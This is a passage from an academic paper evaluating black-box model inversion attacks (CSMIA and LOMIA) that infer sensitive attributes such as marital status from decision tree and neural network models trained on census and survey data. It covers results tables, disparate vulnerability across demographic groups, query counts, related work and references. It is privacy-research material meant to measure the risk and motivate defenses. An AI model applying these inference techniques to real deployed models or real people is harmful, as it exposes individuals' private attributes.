FJRMIA in terms of other metrics as shown in Figures 2(c) and 2(d). Also, note that, lower FPR may not always indicate a better attack, e.g., NaiveA has an FPR of 0% but the attack has no efficacy.

In the following, we characterize the datasets for which our proposed attacks may have higher FPR and vice versa. In a dataset, if the sensitive attribute's positive class has a high marginal prior, our proposed attacks achieve lower FPRs than FJRMIA (e.g., FiveThirtEight dataset in Figure 3). On the other hand, if the sensitive attribute has lower positive class marginal prior, our attacks result in higher FPRs than FJRMIA (e.g., GSS dataset in Figure 3). Finally, if the sensitive attribute has a more balanced marginal prior, our attacks achieve FPRs comparable to FJRMIA (e.g., Adult dataset in Table 13). However, irrespective of the marginal priors, for different datasets, our attacks consistently outperform FJRMIA in terms of G-mean and MCC metrics.




Figure 4: (a) Privacy leakage for DS_T and DS_D, (b) disparate vulnerability of LOMIA for different gender and race groups.

5.6 Distributional Privacy Leakage

In order to investigate if our MIAI attacks also breach the privacy of data that is not in the training dataset of the target model but is drawn from the same distribution, we evaluate our attacks on the corresponding DS_D datasets as described in Section 5.1. Figure 4(a) compares the performance of our attacks as well as the performance of FJRMIA on the DT model trained on the Adult dataset. Our observation shows that our attacks are equally effective against the records in the training dataset (DS_T) and the records outside of the training dataset but drawn from the same distribution (DS_D). We observe similar trends in the proposed attacks against other target models as shown in Figure 8 in Appendix.

5.7 Disparate Vulnerability of MIAI Attacks


In this section, we further investigate the vulnerability of model inversion attacks by analyzing the attack performances on different groups in the dataset. If a particular group in a dataset is more vulnerable to these attacks than others, it raises serious privacy concerns for that particular group.

Figure 4(b) shows the contrast in the performances of LOMIA against different gender and race populations. The attack is performed against the DNN model trained on the Adult dataset. The x-axis represents gender/race identities along with the number of records in the training dataset that belong to the particular subgroups. For instance, the numbers of female and male individuals in the Adult dataset are 11,486 and 23,736, respectively. According to our observation, LOMIA predicts correct marital status for 85.9% of the female population whereas it predicts correct marital status for only 62.4% of the male population. LOMIA also shows disparate attack performance against different race groups and is most successful against the Black race subgroup with 78.2% accuracy. Since the attack model of LOMIA is trained on $DS_{\mathcal{A}}$ dataset obtained from the Case (1) instances, we investigated what percentage of records of each of the female and male subgroups are labeled with correct sensitive attributes in $DS_{\mathcal{A}}$ dataset and if that has any impact on such disparate vulnerability. However, we observe that around a similar percentage ($\sim 21\%$) of both female and male records, i.e., 2593 and 4837, respectively, are labeled with the correct sensitive attribute (single/married) in the $DS_{\mathcal{A}}$ dataset, which is shown using Correct Case (1) bar in Figure 4(b). We also investigated if the accuracy of the target model for different subgroups plays a role in disparate vulnerability, shown using the TM Accuracy bar in Figure 4(b). We observe that the target model is 92.4% accurate for the female population and only 81.4% accurate for the male population in predicting their income, which correlates with the disparate vulnerability. However, we have not observed this correlation consistently, e.g., in the case of disparate vulnerability for race subgroups. LOMIA shows disparate vulnerability against other subgroups, such as religions (DT model trained on GSS dataset) and occupations (DNN model trained on Adult dataset). The results are demonstrated in Appendix (see Figures 9 and 10, respectively). Note that, we have observed disparate vulnerability across all datasets and models but reported the most interesting results only.


The performance of an adversary with RandGA strategy would not differ significantly for these different groups because of their random prediction. Due to the differences in the underlying distributions of the married individuals in these groups, the RandGA strategy would only show slightly different performance in terms of precision and thus in the F1 score. While our findings here show only a few instances of such disparity in the model inversion attack performances on different groups, this is a potentially serious issue and needs to be further investigated. Otherwise, while it may seem that the attack performance on the overall dataset is not a significant threat, some specific groups in the dataset could still remain significantly vulnerable to MIAI attacks.

5.8 Attack Results With Partial Knowledge of Target Record's Non-sensitive Attributes

Figure 5(a) shows the performance details of LOMIA against the DT model trained on the Adult dataset when 1-9 non-sensitive attributes (NSA) increasingly become unknown (u) to the adversary in the following order: work-class, sex, race, fnlwgt, occupation, education, hours-per-week, capital-gain, and capital-loss. This order reflects the importance of the Adult dataset attributes in the LOMIA attack model trained against the DT target model (see Figure 6). Since the 'income' attribute occupies 90.4% importance in the LOMIA attack model, the unavailability of 9 other non-sensitive attributes does not degrade the performance of LOMIA. Figure 5(b)



(a)



(b)

Figure 5: LOMIA performance against the (a) DT and (b) DNN target models trained on Adult dataset when 1-9 non-sensitive attributes (NSA) are unknown (u) to the adversary.




Figure 6: Adult dataset attributes' importance in the LOMIA attack model trained against the DT target model.

Table 11: Attack performance against the DT target model trained on Adult dataset.

Target model class label	Attack Strategy	TP	TN	FP	FN	Precision	Recall	Accuracy	F1 score
<=50K	FJRMIA [18]	13	17108	13	9315	50%	0.14%	64.73%	0.28%
	CSMIA	127	17018	103	9201	55.22%	1.36%	64.82%	2.66%
	LOMIA	26	17085	36	9302	41.94%	0.28%	64.69%	0.55%
>50K	FJRMIA [18]	3775	710	498	3790	88.34%	49.9%	51.12%	63.78%
	CSMIA	7537	67	1141	28	86.85%	99.63%	86.68%	92.8%
	LOMIA	7548	47	1161	17	86.67%	99.78%	86.57%	92.76%

shows a similar performance of LOMIA against the DNN model trained on the Adult dataset. Note that, the income attribute occupies 100% importance in the LOMIA attack model trained against the DNN target model. Hence, we use the same order shown in Figure 6 to make 1-9 non-sensitive attributes (NSA) increasingly unknown (u) to the adversary. We have observed similar LOMIA results against the target models trained on GSS datasets. Figure 11 in Appendix shows the importance of the GSS dataset attributes in the LOMIA attack model against the DT target model and the corresponding performance details of LOMIA when 9 non-sensitive attributes (NSA) increasingly become unknown. Figure 12 shows the same for the DNN target model trained on the GSS dataset.

These results not only show an increased vulnerability of model inversion attacks but also escalate the practicability of such attacks in the real world where the adversary may not know all other attributes of a target record. Due to space constraints, the performance details of the CSMIA partial knowledge attack have been discussed in Appendix A.3.

5.9 Attacks' Efficacy on Different Class Labels of Target Model

In this section, we aim to understand the efficacy of model inversion attacks for different class labels of the target model and focus on the DT model trained on the Adult dataset.

Table 11 shows a comparison among FJRMIA [18], CSMIA, and LOMIA performances for different class labels of the target model. Note that, the attack performances are significantly different for the two class labels, e.g., the recall values of identifying 'married' individuals in class <=50K are significantly low when compared to the recall values of identifying 'married' individuals in class >50K. The precision values also demonstrate disparate attack performances on these two target model class labels.

5.10 Discussion and Limitations

5.10.1 Discussion

To our knowledge, ours is the first work that studies MIAI attacks in such details on *tabular* datasets which is the most common data type used in real-world machine learning [28]. We discuss some of our notable findings in the following:

TIR vs. MIAI: As mentioned in Section 1, the TIR attacks have strong correlations with the model's predictive power. This is because highly predictive models are able to establish a strong correlation between features and labels, and this is the property that an adversary exploits to mount the TIR attacks [22]. However, we argue that such is *not* the case for MIAI attacks. Table 6 shows the confusion matrix for the DT model trained on Adult dataset. From the matrix, it is evident that the target model's performance (both precision and recall) is better for class label $<= 50K$ than that of for class label $> 50K$. If the root causes of MIAI attacks were similar to that of TIR attacks, the attacks would be more effective against the records of class label $<= 50K$. On the contrary, in Section 5.9, we demonstrate that the MIAI attacks (both existing and proposed) perform better against the records of class label $> 50K$.

Importance of sensitive attribute in target model: As discussed in Section 5.4.2, the importance of sensitive attributes

in the corresponding target models trained on GSS and Adult datasets do not differ significantly whereas the proposed MIAI attacks against target models trained on the Adult dataset are significantly more effective than that of against the target models trained on GSS dataset. This indicates that only controlling the *importance* of the sensitive attributes in the target model may not be always sufficient to reduce the risk of model inversion attacks. We identify the difference in the distribution of sensitive attributes in these datasets (Adult dataset 47.9% positive class vs. GSS dataset 19.8% positive class) as a factor that has contributed to this attack performance difference. We leave investigating this and other factors to future work.

Disparate vulnerability: We have investigated correct Case (1) percentage and target model accuracy for different subgroups as possible factors behind disparate vulnerability. It is evident that further investigation is required to better understand the disparate impact on different groups of records which is a serious threat of model inversion attacks.

Distributional privacy breach: Existing research [19, 22] shows that differential privacy (DP)-based defense mechanisms against model inversion attacks suffer from significant loss of model utility. Moreover, DP mechanisms provide privacy guarantees to only the training data records. In contrast, our experiments show that model inversion attacks not only breach the privacy of sensitive training datasets but also leak distributional privacy. Therefore, the effectiveness of DP mechanisms against model inversion attacks needs further investigation.

5.10.2 Limitations

Attribute inference attack is not a real threat when a dataset has a lot of attributes, since the model prediction is likely to depend very little on each individual attribute. Therefore, in this paper, we study the MIAI attacks only on datasets with fewer attributes. Also, in certain datasets, where the sensitive attribute has lower positive class marginal prior, our attacks result in high FPRs. We leave the investigation of designing improved model inversion attacks that ensure marginal prior agnostic lower FPRs to future work.

6 Related Work

In [19], Fredrikson et al. introduced the concept of model inversion attacks and applied their attack to linear regression models. In [18], Fredrikson et al. extended their attack so that it could also be applicable to non-linear models, such as decision trees. The later work presents two types of applications of the model inversion attack. The first one assumes an adversary who has access to a model (for querying) and aims to learn the sensitive attributes in the dataset that has been used to train that model. In the second setting, the adversary aims to reconstruct instances similar to ones in the training dataset using gradient descent. As mentioned earlier, we focus on the first one, i.e., attribute inference attack. Subsequently, Wu et al. [35] presented a methodology to formalize the model inversion attack.

A number of attribute inference attacks have been shown to be effective in different domains, such as social media [23, 24, 36–40] and recommender systems [41, 42]. In these attacks, the adversary first trains a machine learning classifier that takes as input the public attributes and then outputs the private attributes. However, in order to build such a classifier, these attacks [23, 24, 36–41] have to rely on the users who also share their private attributes (e.g., gender, political views, locations visited) along with their public attributes (e.g., pages liked, movie ratings). Therefore, the adversary's machine learning classifier can be built only in those scenarios where it can collect the private-public attribute pairs of real users. In contrast to the adversaries assumed in these attacks [23, 24, 36–41], the adversaries assumed in our attacks are *not* assumed to be able to obtain a dataset from the same population the DS_T dataset has been obtained from. This is because in many scenarios such an assumption (adversary having access to a similar dataset) may not be valid. Therefore, while designing our attacks, it has been part of our goal to incorporate these practical scenarios in our attack surface so that our proposed attacks could be applied more widely.

Most of the work mentioned above assumes that the attributes of a target individual, except the sensitive attribute, are known to the adversary. Hidano et al. [43] proposed a method to infer the sensitive attributes without the knowledge of non-sensitive attributes. However, unlike our model inversion attacks, they consider an online machine learning model and assume that the adversary has the capability to poison the model with malicious training data. In contrast, our model inversion attack with partial knowledge of the target individual's non-sensitive attributes does not require poisoning and performs similar to scenarios where the adversary has full knowledge of the target individual's non-sensitive attributes.

7 Conclusion and Future Work

In this paper, we demonstrate two new black-box model inversion attacks: (1) confidence score-based attack (CSMIA) and (2) label-only attack (LOMIA). We perform an extensive evaluation of our attacks using two types of ML models, decision tree and deep neural network, that are trained with three real datasets [25–27]. Our evaluation results show that the proposed attacks significantly outperform the existing ones. Moreover, we empirically show that model inversion attacks have disparate vulnerability property. We also evaluate the risks incurred by model inversion attacks when the adversary does not have the knowledge of all other non-sensitive attributes of a target record and demonstrate that our attacks' performance is not impacted significantly in those scenarios. Designing effective defense methods that protect privacy against our label-only MIAI attack without degrading the target model's performance is left as future work.

References

[1] International Warfarin Pharmacogenetics Consortium. Estimation of the warfarin dose with clinical and pharmacogenetic data. *New England Journal of Medicine*, 360(8):753–764, 2009.

[2] Jeremy C Weiss, Sriraam Natarajan, Peggy L Peissig, Catherine A McCarty, and David Page. Machine learning for personalized medicine: Predicting primary myocardial infarction from electronic health records. *Ai Magazine*, 33(4):33–33, 2012.

[3] Xiaoyuan Su and Taghi M Khoshgoftaar. A survey of collaborative filtering techniques. *Advances in artificial intelligence*, 2009, 2009.

[4] G. Linden, B. Smith, and J. York. Amazon.com recommendations: item-to-item collaborative filtering. *IEEE Internet Computing*, 7(1):76–80, 2003.

[5] Yehuda Koren, Robert Bell, and Chris Volinsky. Matrix factorization techniques for recommender systems. *Computer*, 42(8):30–37, 2009.

[6] Christian Dunis, Peter W Middleton, A Karathanasopolous, and K Theofilatos. *Artificial intelligence in financial markets*. Springer, 2016.

[7] Robert R Trippi and Efraim Turban. *Neural networks in finance and investing: Using artificial intelligence to improve real world performance*. McGraw-Hill, Inc., 1992.

[8] Daniel Gayo-Avello, Panagiotis Takis Metaxas, Eni Mustafaraj, Markus Strohmaier, Harald Schoen, and Peter Gloor. The power of prediction with social media. *Internet Research*, 2013.

[9] Golnoosh Farnadi, Geetha Sitaraman, Shanu Sushmita, Fabio Celli, Michal Kosinski, David Stillwell, Sergio Davalos, Marie-Francine Moens, and Martine De Cock. Computational personality recognition in social media. *User modeling and user-adapted interaction*, 26(2-3):109–142, 2016.

[10] Amazon geteventprediction api. https://docs.aws.amazon.com/frauddetector/latest/ug/real-time-fraud-prediction.html.

[11] Google text-to-speech api. https://cloud.google.com/text-to-speech/docs/reference/rest/.

[12] Face++ emotion api. https://www.faceplusplus.com/emotion-recognition/.

[13] Microsoft speech api. https://azure.microsoft.com/en-us/services/cognitive-services/speech-to-text/.

[14] Google nlp api. https://cloud.google.com/natural-language.

[15] Nicolas Papernot, Patrick McDaniel, Arunesh Sinha, and Michael P. Wellman. Sok: Security and privacy in machine learning. In *2018 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 399–414, 2018.

[16] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 3–18, 2017.

[17] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *25th USENIX Security Symposium*, pages 601–618, 2016.

[18] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1322–1333, New York, NY, USA, 2015. ACM.

[19] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 17–32, San Diego, CA, August 2014. USENIX Association.

[20] Ulrich Aïvodji, Sébastien Gambs, and Timon Ther. Gamin: An adversarial approach to black-box model inversion. 2019.

[21] Ziqi Yang, Jiyi Zhang, Ee-Chien Chang, and Zhenkai Liang. Neural network inversion in adversarial setting via background knowledge alignment. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 225–240, New York, NY, USA, 2019. Association for Computing Machinery.

[22] Yuheng Zhang, Ruoxi Jia, Hengzhi Pei, Wenxiao Wang, Bo Li, and Dawn Song. The secret revealer: Generative model-inversion attacks against deep neural networks. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2020.

[23] Neil Zhenqiang Gong and Bin Liu. Attribute inference attacks in online social networks. *ACM Trans. Priv. Secur.*, 21(1), January 2018.

[24] Jinyuan Jia, Binghui Wang, Le Zhang, and Neil Zhenqiang Gong. Attriinfer: Inferring user attributes in online

social networks using markov random fields. In *Proceedings of the 26th International Conference on World Wide Web*, WWW '17, page 1561–1569, Republic and Canton of Geneva, CHE, 2017. International World Wide Web Conferences Steering Committee.

[25] The general social survey. https://gss.norc.org/.

[26] Adult dataset. http://archive.ics.uci.edu/ml/datasets/Adult.

[27] Walt Hickey. Fivethirtyeight.com datalab: How americans like their steak. https://fivethirtyeight.com/features/how-americans-like-their-steak/.

[28] Yuanfei Luo, Hao Zhou, Wei-Wei Tu, Yuqiang Chen, Wenyuan Dai, and Qiang Yang. Network on network for tabular data classification in real-world applications. In *Proceedings of the 43rd International ACM SIGIR Conference on Research and Development in Information Retrieval*, pages 2317–2326, 2020.

[29] Yanmin Sun, Andrew K. C. Wong, and Mohamed S. Kamel. Classification of imbalanced data: a review. *Int. J. Pattern Recognit. Artif. Intell.*, 23:687–719, 2009.

[30] B.W. Matthews. Comparison of the predicted and observed secondary structure of t4 phage lysozyme. *Biochimica et Biophysica Acta (BBA) - Protein Structure*, 405(2):442 – 451, 1975.

[31] Aol dataset. https://www.kaggle.com/dineshydv/aol-user-session-collection-500k.

[32] How does bigml handle missing values to predict with your models and ensembles? https://support.bigml.com/hc/en-us/articles/206616349-How-does-BigML-handle-missing-values-to-predict-with-your-models-and-ensembles-.

[33] Bigml. https://bigml.com/.

[34] Diederik P Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[35] Xi Wu, Matthew Fredrikson, Somesh Jha, and Jeffrey F Naughton. A methodology for formalizing model-inversion attacks. In *2016 IEEE 29th Computer Security Foundations Symposium (CSF)*, pages 355–370. IEEE, 2016.

[36] Neil Zhenqiang Gong and Bin Liu. You are who you know and how you behave: Attribute inference attacks via users' social friends and behaviors. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 979–995, Austin, TX, August 2016. USENIX Association.

[37] Neil Zhenqiang Gong, Ameet Talwalkar, Lester Mackey, Ling Huang, Eui Chul Richard Shin, Emil Stefanov, Elaine (Runting) Shi, and Dawn Song. Joint link prediction and attribute inference using a social-attribute network. *ACM Trans. Intell. Syst. Technol.*, 5(2), April 2014.

[38] Michal Kosinski, David Stillwell, and Thore Graepel. Private traits and attributes are predictable from digital records of human behavior. *Proceedings of the National Academy of Sciences*, 110(15):5802–5805, 2013.

[39] Abdelberi Chaabane, Gergely Acs, and Mohamed Ali Kaafar. You are what you like! information leakage through users' interests. In *In NDSS*, 2012.

[40] Elena Zheleva and Lise Getoor. To join or not to join: The illusion of privacy in social networks with mixed public and private user profiles. In *Proceedings of the 18th International Conference on World Wide Web*, WWW '09, page 531–540, New York, NY, USA, 2009. Association for Computing Machinery.

[41] Udi Weinsberg, Smriti Bhagat, Stratis Ioannidis, and Nina Taft. Blurme: Inferring and obfuscating user gender based on ratings. In *Proceedings of the sixth ACM conference on Recommender systems*, pages 195–202, 2012.


[42] Le Wu, Yonghui Yang, Kun Zhang, Richang Hong, Yanjie Fu, and Meng Wang. Joint item recommendation and attribute inference: An adaptive graph convolutional network approach. 2020.

[43] S. Hidano, T. Murakami, S. Katsumata, S. Kiyomoto, and G. Hanaoka. Model inversion attacks for prediction systems: Without knowledge of non-sensitive attributes. In *2017 15th Annual Conference on Privacy, Security and Trust (PST)*, pages 115–11509, 2017.

A Appendix

A.1 Random Guessing Attack Performances

In this attack, the adversary randomly predicts the sensitive attribute by setting a probability for the positive class sensitive attribute value. Fig. 7(a) shows the optimal performance of random guessing attack when the marginal prior of the positive class sensitive attribute is 0.3 and the adversary sets different probabilities to predict the positive class sensitive attribute value (probabilities in x-axis). As shown in the figure, the maximum G-mean a random guessing attack can achieve is 50%, independent of the knowledge of marginal prior. The precision for predicting the positive class sensitive attribute is constant and equals the marginal prior of that class as long as the set probability is > 0. This is because



(a) Positive class marginal prior 0.3. (b) GSS dataset attributes' importance (c) Adult dataset attributes' importance

Figure 7: (a) RandGA performance. Importance of (b) GSS and (c) Adult dataset attributes in their respective DT target models.

when the attack randomly assigns the positive class label to the records, approximately 30% of those records' sensitive attributes would turn out to be originally positive according to the marginal prior of the positive class sensitive attribute which is 0.3. The recall of the random guessing attack increases with the probability set to predict the positive class sensitive attribute. For example, if the adversary reports all the records' sensitive attributes as positive, there is no false negative left and thus recall reaches 100%. The MCC of the random guessing attacks is always 0.

A.2 Comparison of Attacks' Query Numbers

In FJRMIA, the adversary predicts sensitive attribute value from all possible values based on the score $\mathcal{C}[y,y'] * p_{1,i}$, i.e., the attack selects the sensitive attribute value that maximizes this score (see section 2.4). Since for each instance in the training dataset the adversary queries k times (k is the number of possible values of the sensitive attribute), it requires $k*n$ queries in total, where n is the number of instances in the training dataset. Our CSMIA strategy performs queries similarly, i.e., during the attack, but instead of comparing $\mathcal{C}[y,y'] * p_{1,i}$ for different sensitive attribute values, it compares the confidence scores returned by queries (see section 4.1). Therefore, both FJRMIA and CSMIA require $k*n$ queries while attacking the entire training dataset. For LOMIA, the number of queries to the target model is the same as CSMIA and FJRMIA to perform the attack on the entire training dataset. However, these queries are performed to generate the Case (1) attack dataset and to train the attack model rather than while performing the attack as in CSMIA and FJRMIA. Once the attack model is built, the attacker in LOMIA does not need to query the target model anymore, it queries the attack model instead. We present the target model query numbers for different attacks on different datasets in Table 14.


For example, GSS DS_T dataset has 15235 instances ($n=$ 15235) and sensitive attribute *x_movie* has two possible values ($k=2$). Therefore, the total number of queries for all attacks in this dataset is $k*n=$15235x2=30470. The total number of queries for estimating single sensitive attributes in Adult (i.e., *marital-status*) and FiveThirtyEight datasets (i.e., *alcohol* or *age-group*) are calculated similarly. For multiple sensitive attribute inference, i.e., estimating age-group and alcohol in the FiveThirtyEight dataset, we consider one sensitive attribute to be missing [32] and query the target model with all possible values of the other sensitive attribute. Therefore, the total number of queries while simultaneously estimating age-group

Table 12: Attack performance against the DT and DNN target models trained on GSS dataset.

Target Model	Attack Strategy	TP	TN	FP	FN	Precision	Recall	Accuracy	F1 score	G-mean	MCC	FPR
DT/DNN	NaiveA	0	12218	0	3017	0%	0%	80.2%	0%	0%	0%	0%
DT	FJRMIA [18]	131	11709	509	2886	20.47%	4.34%	77.72%	7.16%	20.39%	0.3%	4.17%
DT	CSMIA	1490	7844	4373	1528	25.41%	49.37%	61.27%	33.55%	56.3%	11.1%	35.79%
DT	LOMIA	1782	5565	6653	1235	21.13%	59.07%	48.22%	31.12%	51.87%	3.7%	54.45%
DNN	FJRMIA [18]	1	12213	5	3016	16.67%	0.03%	80.17%	0.07%	1.82%	−0.2%	0.04%
DNN	CSMIA	1212	8058	4160	1805	22.56%	40.17%	60.85%	28.89%	51.47%	5.1%	34.05%
DNN	LOMIA	1225	8015	4203	1792	22.57%	40.6%	60.65%	29.01%	51.61%	5.16%	34.4%

Table 13: Attack performance against the DT and DNN target models trained on Adult dataset.

Target Model	Attack Strategy	TP	TN	FP	FN	Precision	Recall	Accuracy	F1 score	G-mean	MCC	FPR
DT/DNN	NaiveA	0	18329	0	16893	0%	0%	52.04%	0%	0%	0%	0%
DT	FJRMIA [18]	3788	17818	511	13105	88.11%	22.42%	61.34%	35.75%	46.69%	29.9%	2.79%
DT	CSMIA	7664	17085	1244	9229	86.04%	45.37%	70.27%	59.41%	65.03%	44.3%	6.79%
DT	LOMIA	7574	17132	1197	9319	86.35%	44.84%	70.14%	59.02%	64.74%	44.3%	6.53%
DNN	FJRMIA [18]	3592	17717	612	13301	85.44%	21.26%	60.5%	34.05%	45.34%	27.6%	3.34%
DNN	CSMIA	7490	17139	1190	9403	86.29%	44.34%	69.93%	58.58%	64.39%	43.9%	6.49%
DNN	LOMIA	7565	17121	1208	9328	86.23%	44.78%	70.09%	58.95%	64.68%	44.2%	6.59%



(a) (b) (c)

Figure 8: Privacy leakage for DS_T and DS_D: against (a) DNN target model trained on Adult dataset, (b) DT target model trained on GSS dataset, and (c) DNN target model trained on GSS dataset.




Figure 9: Disparate vulnerability of LOMIA for different religion groups (attack on the DT model trained on GSS dataset)




Figure 10: Disparate vulnerability of LOMIA for different occupation groups (attack on the DNN model trained on Adult dataset)

Table 14: Query Numbers for Different Attacks

Attack Strategy	GSS, (x-movie) Section 5.4.1	Adult, (marital-status) Section 5.4.2	Fivethirtyeight , (alcohol) Section 5.5	Fivethirtyeight, (age-group) Section 5.4.3 (i)	Fivethirtyeight (age-group & alcohol) Section 5.4.3 (ii)
FJRMIA	30470	70444	662	1324	1986
CSMIA	30470	70444	662	1324	1986
LOMIA	30470	70444	662	1324	1986

